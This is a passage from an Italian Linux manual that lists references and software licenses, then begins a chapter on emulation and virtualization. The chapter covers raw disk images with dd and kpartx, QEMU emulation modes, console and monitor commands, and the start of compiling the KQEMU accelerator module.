- *SANE - Scanner Access Now Easy*, http://www.sane-project.org/
- *SANE: Supported Devices*, http://www.sane-project.org/sane-mfgs.html
- *SANE: Backends (Drivers)*, http://www.sane-project.org/lists/
- *SANE - Documentation*, http://www.sane-project.org/docs.html
- Howard Shane, *The Scanner HOWTO*, http://tldp.org/HOWTO/Scanner-HOWTO/
- Jochen Eisinger, *SANE Network Daemon*, http://penguin-breeder.org/sane/saned/
- Jeff Tranter, *The Linux Sound HOWTO*, http://tldp.org/HOWTO/Sound-HOWTO/
- Documentazione del kernel, '***sorgenti_linux***`/Documentation/sound/`'
- *eSpeak*, http://espeak.sourceforge.net/
- Xiph.Org, *Ogg Vorbis*, http://www.xiph.org/vorbis/
- Eric Scheirer, *Frequently Asked Questions: MPEG, Patents, and Audio Coding*, 1998, http://wayback.archive.org/web/*/http://web.media.mit.edu/~eds/mpeg-patents-faq

- *The LAME project*, http://lame.sourceforge.net
- Martin Nilsson, *ID3 tag version 2*, 1998, http://www.id3.org/id3v2-00
- Phill Kerr, *The Linux MP3-HOWTO*, http://tldp.org/HOWTO/MP3-HOWTO.html
- *Shoutcast home*, http://www.shoutcast.com
- *Classical Internet Radio*, http://www.sky.fm/classical/
- *Digitally imported*, http://www.di.fm
- *MPEGRadio*, http://www.mpegradio.com
- Eric A. Welsh, *Eawpatches for Timidity*, http://pdb.finkproject.org/pdb/package.php/timidity-eawpatches
- *Timidity++*, http://timidity.sourceforge.net
- *MPEG pointers and resources*, http://www.mpeg.org/MPEG/index.html
- *MJPEG Tools*, http://mjpeg.sourceforge.net/ , http://sourceforge.net/projects/mjpeg
- *FFmpeg*, http://ffmpeg.sourceforge.net/ , http://sourceforge.net/projects/ffmpeg
- *tooLAME*, http://sourceforge.net/projects/toolame
- *Dvdauthor*, http://dvdauthor.sourceforge.net/ , http://sourceforge.net/projects/dvdauthor
- *VideoHelp.com*, http://www.videohelp.com

[1] **Exiftool** stesse condizioni di Perl

[2] **LibExif** GNU LGPL

[3] **Exiv2** GNU GPL

[4] **SANE API and network protocol** dominio pubblico

[5] **SANE backend libraries** GNU GPL con alcune eccezioni

[6] **Scanimage** GNU GPL

[7] **Xscanimage** GNU GPL

[8] **Xscanimage** GNU GPL

[9] **X** MIT più altre licenze per porzioni particolari di codice

[10] **X** MIT più altre licenze per porzioni particolari di codice

[11] **Xgrabsc** software libero con licenza speciale

[12] **Xloadimage** software libero con licenza speciale

[13] Con Xloadimage si fa riferimento a «immagini» e non semplicemente a file che contengono delle immagini, perché questo programma ha una propria gestione dei percorsi e delle estensioni, anche se non è necessario sfruttare tale possibilità.

[14] **XPaint** software libero soggetto a diverse licenze a seconda della porzione di codice coinvolta

[15] **Gimp** GNU GPL

[16] **ImageMagick** software libero con licenza speciale

[17] **GraphicsMagick** software libero con licenza speciale

[18] **Kolourpaint** GNU GPL

[19] **Gpaint** GNU GPL

[20] **Tuxpaint** GNU GPL

[21] **GQview** GNU GPL

[22] **Dcd** GNU GPL

[23] **TCD** GNU GPL

[24] **Cdcd** GNU GPL

[25] **AsCD** GNU GPL

[26] **Gcd** GNU GPL

[27] **Cdparanoia** GNU GPL

[28] **Grip** GNU GPL

[29] **Disc-Cover** GNU GPL

[30] **Cdlabelgen** software libero con licenza speciale

[31] **Aumix** GNU GPL

[32] **Alsamixer** GNU GPL

[33] **Alsamixergui** GNU GPL

[34] **Gnome-media** GNU GPL e GNU LGPL

[35] **Wavtools** GNU GPL

[36] **Sound-recorder** GNU GPL

[37] **Alsa-utils** GNU GPL

[38] **Sox** software libero con licenza speciale

[39] **Normalize** GNU GPL

[40] **Xwave** GNU GPL

[41] **Audacity** GNU GPL

[42] **eSpeak** GNU GPL

[43] **Midge** GNU GPL

[44] **MIDI-Perl** GNU GPL o Artistic

[45] **Timidity++** GNU GPL

[46] **Eawpatches** dominio pubblico, salvo alcuni file

[47] **MP3info** GNU GPL

[48] **LAME** GNU LGPL

[49] **Toolame** GNU GPL

[50] **Vorbis Tools** GNU GPL

[51] **Flac** GNU GPL

[52] **Mpg321** GNU GPL

[53] **MP3blaster** GNU GPL

[54] **Xmms** GNU GPL

[55] **FreeAmp** GNU GPL

[56] **Zinf** GNU GPL

[57] **Icecast** GNU GPL

[58] **Makepasswd** GNU GPL

[59] **Xmms** GNU GPL

[60] **Rhythmbox** GNU GPL

[61] **FreeAmp** GNU GPL

[62] **Zinf** GNU GPL

[63] **Streamtuner** simile a BSD

[64] **Streamripper** GNU GPL

65 **Mplayer** GNU GPL

66 **VideoLAN** GNU GPL

67 **Recordmydesktop** GNU GPL

68 **Camstudio** GNU GPL

69 **FFmpeg** GNU GPL

70 **Mjpegtools** GNU GPL

71 **Transcode** GNU GPL

72 **Dvdauthor** GNU GPL

73 **Dvdbackup** GNU GPL

74 **DVDStyler** GNU GPL

Capitolo 31

Simulazione, emulazione e virtualizzazione

31.1 Ospitalità 3332
31.2 Tipologia del contesto riprodotto 3333
31.3 File-immagine e partizioni 3334
31.4 QEMU 3336
31.4.1 Emulazione per gli applicativi 3337
31.4.2 Emulazione per un sistema completo 3338
31.4.3 Console di QEMU 3341
31.4.4 Unità di memorizzazione e file-immagine 3343
31.5 L'acceleratore KQEMU 3344
31.6 KVM 3346
31.7 Installazione di una distribuzione Debian ARM con QEMU 3347
31.8 Riferimenti 3352

`kvm` 3346 `qemu` 3336

Quando si vuole eseguire un sistema operativo o comunque del software, in un contesto ambientale diverso da quello per cui è realizzato, si usano normalmente delle tecniche per riprodurre tale contesto. Queste tecniche prendono nomi differenti in base alla metodologia di adattamento predisposta, i cui confini non sono però ben delimitati. In linea di massima si possono distinguere tre filoni fondamentali: ***simulazione***, quando l'ambiente necessario al funzionamento del sistema ospitato non è abbinato alla realtà e rappresenta una pura fin-

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

zione; ***emulazione***, quando il sistema ospitante riproduce l'ambiente necessario al sistema ospitato e l'attività svolta in tale ambiente produce effettivamente i risultati attesi; ***virtualizzazione***, quando il sistema ospitante è realizzato specificatamente per mettere a disposizione diversi ambienti, ad altrettanti sistemi ospitati, con un livello minimo di intermediazione tra tali ambienti e l'hardware sottostante.

31.1 Ospitalità

«

Quando ci si riferisce ai concetti di simulazione, emulazione e virtualizzazione, si distinguono due parti, rappresentate dal sistema ospitante (*host*) e dal sistema ospitato (*guest*). Purtroppo, in italiano il termine «ospite» si presta a rappresentare indifferentemente il ruolo di colui che ospita, o di colui che viene ospitato; pertanto si rende sempre necessario chiarire la cosa.

Figura 31.1. Sistema ospitante e sistema ospitato.



Tornando ai termini introdotti all'inizio del capitolo, un'ospitalità simulata è tale per cui il sistema ospitato non possa raggiungere in alcun modo la realtà dell'hardware; mentre un'ospitalità emulata consente di raggiungere l'hardware, ma attraverso la mediazione dell'emulatore e del sistema ospitante; infine, un'ospitalità virtualiz-

zata consente al sistema ospitato di raggiungere l'hardware direttamente, nell'ambito dei confini stabiliti dal sistema ospitante. Come si vede dallo schema, tra il sistema ospitante e il sistema ospitato può interporsi un programma che ricostruisce l'ambiente necessario al funzionamento del sistema ospitato, ma quando si arriva alla virtualizzazione, di norma è il sistema ospitante che rende possibile tale astrazione e potrebbe non esserci alcuna intermediazione ulteriore.

31.2 Tipologia del contesto riprodotto

Il contesto di funzionamento riprodotto per l'utilizzo di un sistema ospitato, può essere fondamentalmente di due tipi: hardware o software. In altri termini, si può riprodurre il comportamento di un certo tipo di hardware, oppure di un sistema operativo completo. Pertanto, un contesto operativo che riproduca l'hardware x86 può servire per installarvi sopra un altro sistema operativo, mentre un contesto che riproduca il funzionamento di un certo sistema operativo, potrebbe servire per eseguire direttamente applicazioni di quel tale sistema. Per esempio, Bochs (*http://bochs.sourceforge.net/*) è un emulatore che riproduce un certo tipo di hardware e si utilizza per eseguire altri sistemi operativi, mentre WINE (*http://www.winehq.org/*) è un emulatore di Windows e consente di eseguire direttamente le applicazioni di tale sistema operativo nell'ambito di un sistema ospitante GNU/Linux.

Intuitivamente si comprende che, quando un certo contesto operativo riproduce direttamente il comportamento di un certo sistema operativo, può trattarsi solo di una simulazione o di un'emulazione, perché la virtualizzazione riguarda la riproduzione del comportamento dell'hardware reale sottostante.

31.3 File-immagine e partizioni

«

Lavorando con un sistema simulato o emulato, può essere necessario predisporre dei file-immagine che riproducono il contenuto completo di un disco, spesso suddiviso in partizioni. Il file-immagine più comune è quello «grezzo», o *raw*, che rappresenta una copia pura e semplice dei settori di un disco, dal primo all'ultimo, senza altre aggiunte e accorgimenti. Per creare un file del genere, in modo veloce, ci si può avvalere anche di '**dd**', come nell'esempio seguente:

```
# dd if=/dev/zero of=hd.img bs=1 count=0 seek=10G[Invio]
```

In questo modo, si crea il file '`hd.img`', il cui contenuto è nullo e viene allocato solo quando i settori vengono scritti effettivamente. Questo file può essere partizionato con gli strumenti consueti, confermando eventualmente il fatto che si intende operare su un file e non su un dispositivo vero e proprio:

```
# fdisk hd.img[Invio]
```

Al termine delle operazioni di partizionamento, il programma '**fdisk**' potrebbe mostrare la situazione seguente:

```
Disk hd.img: 1073 MB, 1073741824 bytes
255 heads, 63 sectors/track, 130 cylinders, total 2097152 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x51da06e3

 Device Boot      Start         End      Blocks   Id  System
hd.img1   *        2048     1845247      921600   83  Linux
hd.img4          1845248     2097151      125952   82  Linux swap / Solaris
```

D'altro canto, con l'aiuto del programma '**file**', si possono ottenere ugualmente queste informazioni:

```
# file hd.img[Invio]
```

```
hd.img: x86 boot sector; partition 1: ID=0x83, active, ↩
↪starthead 32, startsector 2048, ↩
↪1843200 sectors; partition 4: ID=0x82, ↩
↪starthead 219, startsector 1845248, ↩
↪251904 sectors, code offset 0x0
```

In un modo o nell'altro, si viene comunque a sapere qual è il primo settore della partizione che può essere interessante raggiungere. In un sistema GNU/Linux è facile innestare un file-immagine come se fosse un dispositivo di memorizzazione normale, ma non è altrettanto facile inizializzare e innestare una partizione, ovvero un file system che cominci a partire da un certo settore. Per prima cosa è necessario che il kernel sia predisposto per questo, attraverso l'abilitazione della voce *Device mapper support*:

- *Device drivers*
  - *Multi-device support (RAID and LVM)*
    - *Multiple devices driver support (RAID and LVM)*
      - *Device mapper support*

Se la funzione in questione è disponibile, ma solo come modulo, allora va caricato il modulo '**dm_mod**':

```
# modprobe dm_mod[Invio]
```

A questo punto, serve il programma Kpartx,[1] con il quale si generano dei file di dispositivo utili per accedere le partizioni esistenti:

```
# kpartx -v -a hd.img[Invio]
```

```
add map loop4p1 (253:3): 0 1843200 linear /dev/loop4 2048
add map loop4p4 (253:4): 0 251904 linear /dev/loop4 1845248
```

A questo punto, è possibile inizializzare le partizioni, perché si può fare riferimento a file di dispositivo:

```
# mkfs.ext3 /dev/mapper/loop4p1 [Invio]

# mkswap /dev/mapper/loop4p4 [Invio]
```

Il resto viene da sé, come in questo esempio dove si innesta la prima partizione in sola lettura:

```
# mount -o ro /dev/mapper/loop4p1 /mnt/test [Invio]
```

31.4 QEMU

«

QEMU[2] è un pacchetto di emulatori hardware di vari tipi di piattaforme, con la particolarità, nel caso l'hardware reale e quello emulato siano entrambi di tipo x86, di poterlo utilizzare direttamente, se il sistema operativo lo consente. In altri termini QEMU è un emulatore che in certi casi può sconfinare verso la virtualizzazione.

Il pacchetto che costituisce QEMU, una volta compilato per il sistema ospitante in cui deve essere utilizzato, dispone normalmente di file eseguibili differenti, a seconda della piattaforma che si va a emulare. Ma questi eseguibili sono divisibili in due gruppi: quelli che emulano l'hardware e si prestano per l'esecuzione di un sistema ospitato e quelli che invece si limitano a eseguire un programma, realizzato per lo stesso sistema operativo ospitante, ma per un'altra piattaforma hardware. Pertanto, i file eseguibili il cui nome corrisponde al modello seguente, sono adatti a emulare l'hardware, indipendentemente dal sistema operativo:

```
qemu-system-hardware
```

Al contrario, i nomi corrispondenti al modello seguente consentirebbero di utilizzare programmi per lo stesso sistema operativo, ma per un'altra piattaforma hardware:

```
qemu-hardware
```

In generale, il programma con il nome '**qemu**' dovrebbe corrispondere a quello che emula la stessa piattaforma hardware reale, a favore di un sistema ospitato completo.

31.4.1 Emulazione per gli applicativi

Il livello più semplice di emulazione offerto da QEMU riguarda la possibilità di eseguire programmi compilati per altre piattaforme, purché per lo stesso sistema operativo nel quale si sta agendo. In tal caso, oltre al programma è necessario disporre delle librerie dinamiche, di cui questo si avvale.

Per poter verificare questa cosa occorre procurarsi un programma molto semplice, il quale si avvalga esclusivamente delle librerie C standard. Per esempio si potrebbe recuperare una versione della shell Dash che utilizza solo la libreria '`libc.so.6`', mettendo il file eseguibile '`dash`' nella directory '`/tmp/x/bin/`' e i file del pacchetto che contiene la libreria '`libc.so.6`' nella directory '`/tmp/x/lib/`'. Supponendo che il file eseguibile e i file della libreria siano compilati per la piattaforma ARM, si potrebbe usare il comando seguente per avviare Dash:

```
$ qemu-arm -L /tmp/x/ /tmp/x/bin/dash [Invio]
```

L'opzione '**-L**' sta per *library* e indica la posizione di partenza per la ricerca delle librerie richieste dal programma. Così facendo, quando il programma cerca il file '`/lib/libc.so.6`', l'emulatore gli offre invece il file '`/tmp/x/lib/libc.so.6`'.

Se l'emulazione funziona, la shell avviata in questo modo si comporta come se fosse stata compilata per la piattaforma reale del proprio elaboratore.

31.4.2 Emulazione per un sistema completo

«

Per l'emulazione di un sistema completo, di norma è sufficiente disporre di un file-immagine che riproduca un disco avviabile: può essere un dischetto, un disco suddiviso in partizioni o un CD/DVD-ROM. Per esempio, per avviare un sistema contenuto nel file '`sistema.iso9660`', si può usare QEMU nel modo seguente:

```
$ qemu -cdrom sistema.iso9660 -boot d [Invio]
```

Il programma eseguibile '**qemu**' corrisponde a quello che emula la stessa architettura hardware di quella reale, altrimenti si possono usare i programmi '**qemu-system-*hardware***', se ciò che serve è qualcosa di diverso.

Per comprendere il senso dell'esempio mostrato e per poter fare altri tipi di esperimenti, occorre conoscere almeno un gruppo essenziale di opzioni, come si vede nella tabella successiva.

Tabella 31.5. Alcune opzioni per l'uso di QEMU, allo scopo di emulare una piattaforma hardware completa.

`-fda` ***file*** `-fdb` ***file***	Indica di usare un certo file da considerare come la prima o la seconda unità a dischetti. Il file può essere un file-immagine, oppure un file di dispositivo.
`-hda` ***file*** `-hdb` ***file*** `-hdc` ***file*** `-hdd` ***file***	Indica di usare un certo file da considerare come primo, secondo, terzo o quarto disco PATA. Il file può essere un file-immagine, oppure un file di dispositivo.
`-cdrom` ***file***	Indica di usare un certo file da considerare come unità ATAPI (CD-ROM o DVD-ROM).
`-boot a`	Richiede di avviare il sistema attraverso un dischetto (come stabilito con l'opzione '**`-fda`**').
`-boot c`	Richiede di avviare il sistema attraverso un disco PATA (come stabilito con l'opzione '**`-hda`**').
`-boot d`	Richiede di avviare il sistema attraverso un disco ATAPI (come stabilito con l'opzione '**`-cdrom`**').
`-m` ***n***	Richiede di offrire al sistema emulato ***n*** Mibyte. Se non si usa questa opzione, il valore predefinito è di 128 Mibyte.

Va osservato che per l'uso «normale» di QEMU, è necessario agire attraverso la grafica di X, in modo da consentire a QEMU anche

l'emulazione della grafica per il sistema ospitato. Altrimenti, per un uso differente, è necessaria un po' di esperienza con QEMU, ma qui non viene mostrato alcun esempio diverso dai casi più semplici da realizzare. La figura successiva mostra l'avvio di QEMU attraverso un comando impartito con un terminale grafico, mentre il risultato visibile dell'emulazione appare in una finestra apposita.

Figura 31.6. Avvio di un sistema NLNX da un file-immagine che rappresenta un DVD-ROM.



31.4.3 Console di QEMU

L'incarnazione grafica di QEMU che esegue un sistema operativo, viene considerata dalla documentazione originale come la «console» di QEMU. A questo proposito si parla anche di «console virtuali», ma queste non vanno confuse con quelle del sistema GNU/Linux che probabilmente ha il ruolo di sistema ospitante. Quando la finestra della console di QEMU è attiva, valgono le combinazioni di tasti descritti nella tabella successiva.

Tabella 31.7. Combinazioni di tasti per il controllo della console di QEMU, funzionante in modalità grafica.

Combinazione di tasti	Descrizione
[*Ctrl Alt*]	Aggancia o sgancia la tastiera e il mouse dal sistema eseguito da QEMU.
[*Ctrl Alt f*]	Espande la finestra a occupare lo schermo intero, oppure riporta il funzionamento all'interno di una finestra.
[*Ctrl Alt 1*]	Seleziona la prima console virtuale di QEMU, corrispondente al sistema ospitato in esecuzione.
[*Ctrl Alt 2*]	Seleziona la seconda console virtuale di QEMU che dovrebbe corrispondere al «monitor», ovvero un terminale di controllo del funzionamento di QEMU.
[*Ctrl Alt 3*]	Seleziona la terza console virtuale di QEMU che dovrebbe corrispondere a un terminale associato alla porta seriale, ammesso che ciò sia stato previsto.

Combinazione di tasti	Descrizione
[*Ctrl Alt 4*]	Seleziona la quarta console virtuale di QEMU che dovrebbe corrispondere a un terminale associato alla porta parallela, ammesso che ciò sia stato previsto.

Nella console di QEMU, la cosa più importante è quello che viene chiamato «monitor», ovvero una console virtuale con una shell che consente di impartire dei comandi a QEMU, durante il suo funzionamento. La tabella successiva descrive alcuni di questi comandi.

Tabella 31.8. Alcuni comandi del monitor di QEMU.

Comando	Descrizione
`help` [***comando***] `?` [***comando***]	Mostra l'elenco dei comandi disponibili o una guida sintetica di quello indicato come argomento.
`quit` `q`	Conclude il funzionamento di QEMU.
`system_reset`	Riavvia il sistema ospitato controllato da QEMU.
`screendump` ***file***	Salva l'immagine della prima console virtuale di QEMU in un file in formato PPM. Il file indicato si intende collocato nel file system del sistema ospitante.
`stop` `resume`	Ferma o fa riprendere l'emulazione.

Comando	Descrizione
`sendkey` ***tasti***	Invia al sistema ospitato controllato dall'emulatore la combinazione di tasti indicata; per esempio, '**`sendkey ctrl-alt-f1`**' invia la combinazione di tasti [*Ctrl Alt F1*], la quale, se fosse premuta realmente, verrebbe intercettata dal sistema grafico, passando così alla prima console virtuale del sistema GNU/Linux ospitante.

31.4.4 Unità di memorizzazione e file-immagine

I file-immagine usati per rappresentare le unità di memorizzazione necessarie all'emulazione, possono avere formati differenti. Il formato più «semplice» è quello grezzo (viene individuato dalla parola chiave '**`raw`**') e può essere realizzato con gli strumenti comuni del sistema operativo ospitante. Altri formati possono essere utili per ridurre la dimensione occupata effettivamente nel file system ospitate, oppure per poter accedere a file-immagine di altri ambienti.

Per generare i formati particolari di file-immagine si utilizza il programma '**`qemu-img`**', ma qui non ne viene descritta la sintassi. A ogni modo non c'è nulla di complicato e si può consultare la pagina di manuale *qemu-img(1)*.

Oltre ai file-immagine, QEMU può accedere direttamente ai file di dispositivo, ammesso che sia avviato con i privilegi necessari. A questo proposito va osservato che con le opzioni '**`-hda`**', '**`-hdb`**',... '**`-hdd`**' si può fare riferimento a un file di dispositivo che rappresen-

ta un disco intero, come '`/dev/hda`', '`/dev/hdb`',... mentre non è possibile indicare soltanto una partizione.

Per quanto riguarda l'accesso diretto ai file di dispositivo delle unità di memorizzazione, occorre considerare che questo non può avvenire in modo concorrente con il sistema operativo ospitante, perché si otterrebbe certamente un file system incoerente. In altri termini, nell'ambito dell'emulazione, se si accede a unità di memorizzazione a cui accede anche il sistema ospitante, è necessario limitarsi alla sola lettura.

È possibile offrire al sistema ospitato (sotto il controllato dell'emulatore) l'accesso a una directory del sistema operativo ospitante, mostrando questa directory come un'unità di memorizzazione avente un file system Dos-FAT. L'esempio seguente fa sì che il sistema ospitato veda la directory '`/tmp/mia/`' del sistema ospitante come se fosse la prima partizione del secondo disco PATA:

```
$ qemu -cdrom sistema.iso9660 -boot c -hdb fat:/tmp/mia [Invio]
```

È bene chiarire che l'opzione è '**`-hdb`**', ma in questo caso, si considera come se fosse la prima partizione.

Se si vuole fare la stessa cosa, ma mostrando che si tratta di un dischetto, occorre modificare leggermente il comando:

```
$ qemu -cdrom sistema.iso9660 -boot c ↩
↪      -fda fat:floppy:/tmp/mia [Invio]
```

31.5 L'acceleratore KQEMU

«

Quando il sistema ospitante è GNU/Linux, è possibile compilare un modulo che dovrebbe consentire di ottenere qualche miglioramento nella velocità di funzionamento del sistema ospitato tramite QEMU.

Questo modulo è noto con il nome KQEMU, ma non fa parte dei sorgenti standard del kernel Linux.

Per procedere alla compilazione ci possono essere varie modalità, ma se si parte dai sorgenti originali del kernel Linux, occorre compilare un proprio kernel, installarlo assieme ai moduli relativi, quindi, senza cancellare i vari file-oggetto, si procede alla compilazione del modulo KQEMU. In questa sezione viene mostrato un esempio a tale proposito, ma va tenuto in considerazione che ci può essere un metodo più semplice se si segue l'organizzazione della propria distribuzione GNU/Linux

Si suppone di avere installato i sorgenti del kernel Linux nella directory '`/usr/src/linux-2.6.22.6/`' e di avere installato quelli del modulo KQEMU nella directory '`/usr/src/kqemu-1.3.0/`'. Si procede con la configurazione del kernel Linux, sapendo che non richiede accorgimenti particolari per quanto riguarda QEMU:

```
# cd /usr/src/linux-2.6.22.6 [Invio]

# make menuconfig [Invio]
```

La compilazione e l'installazione non viene descritta, ma si tratta solo di seguire il procedimento che si usa normalmente, con l'accortezza di non eliminare i file-oggetto generati dalla compilazione. Al termine si passa a configurare e compilare il modulo KQEMU:

```
# cd /usr/src/kqemu-1.3.0 [Invio]



# ./configure --kernel-path=/usr/src/linux-2.6.22.6 [Invio]

